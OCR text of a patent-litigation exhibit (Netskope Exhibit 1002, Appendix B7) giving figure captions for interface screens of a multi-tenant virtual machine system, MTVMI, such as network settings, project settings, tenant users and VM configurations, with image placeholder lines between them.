
Netskope Exhibit 1002 - Appendix B7



Interface for controlling virtual machine network settings in MTVMI.

FIG. 35


Netskope Exhibit 1002 - Appendix B7



Interface for reviewing and modifying project settings in MTVMI.


FIG. 36

Netskope Exhibit 1002 - Appendix B7




Interface for facilitating user navigation within virtual lab service of MTVMI.

FIG. 37



Interface showing users associated with a tenant of MTVMI.


FIG. 38



Interface showing available virtual machine configurations within MTVMI.

FIG. 39


Netskope Exhibit 1002 - Appendix B7



Interface showing additional virtual machine configurations within MTVMI.


FIG. 40

Netskope Exhibit 1002 - Appendix B7



Super-user interface showing customers of MTVMI.

FIG. 41



Super-user interface showing users associated with customers of MTVMI.

FIG. 42

Netskope Exhibit 1002 - Appendix B7


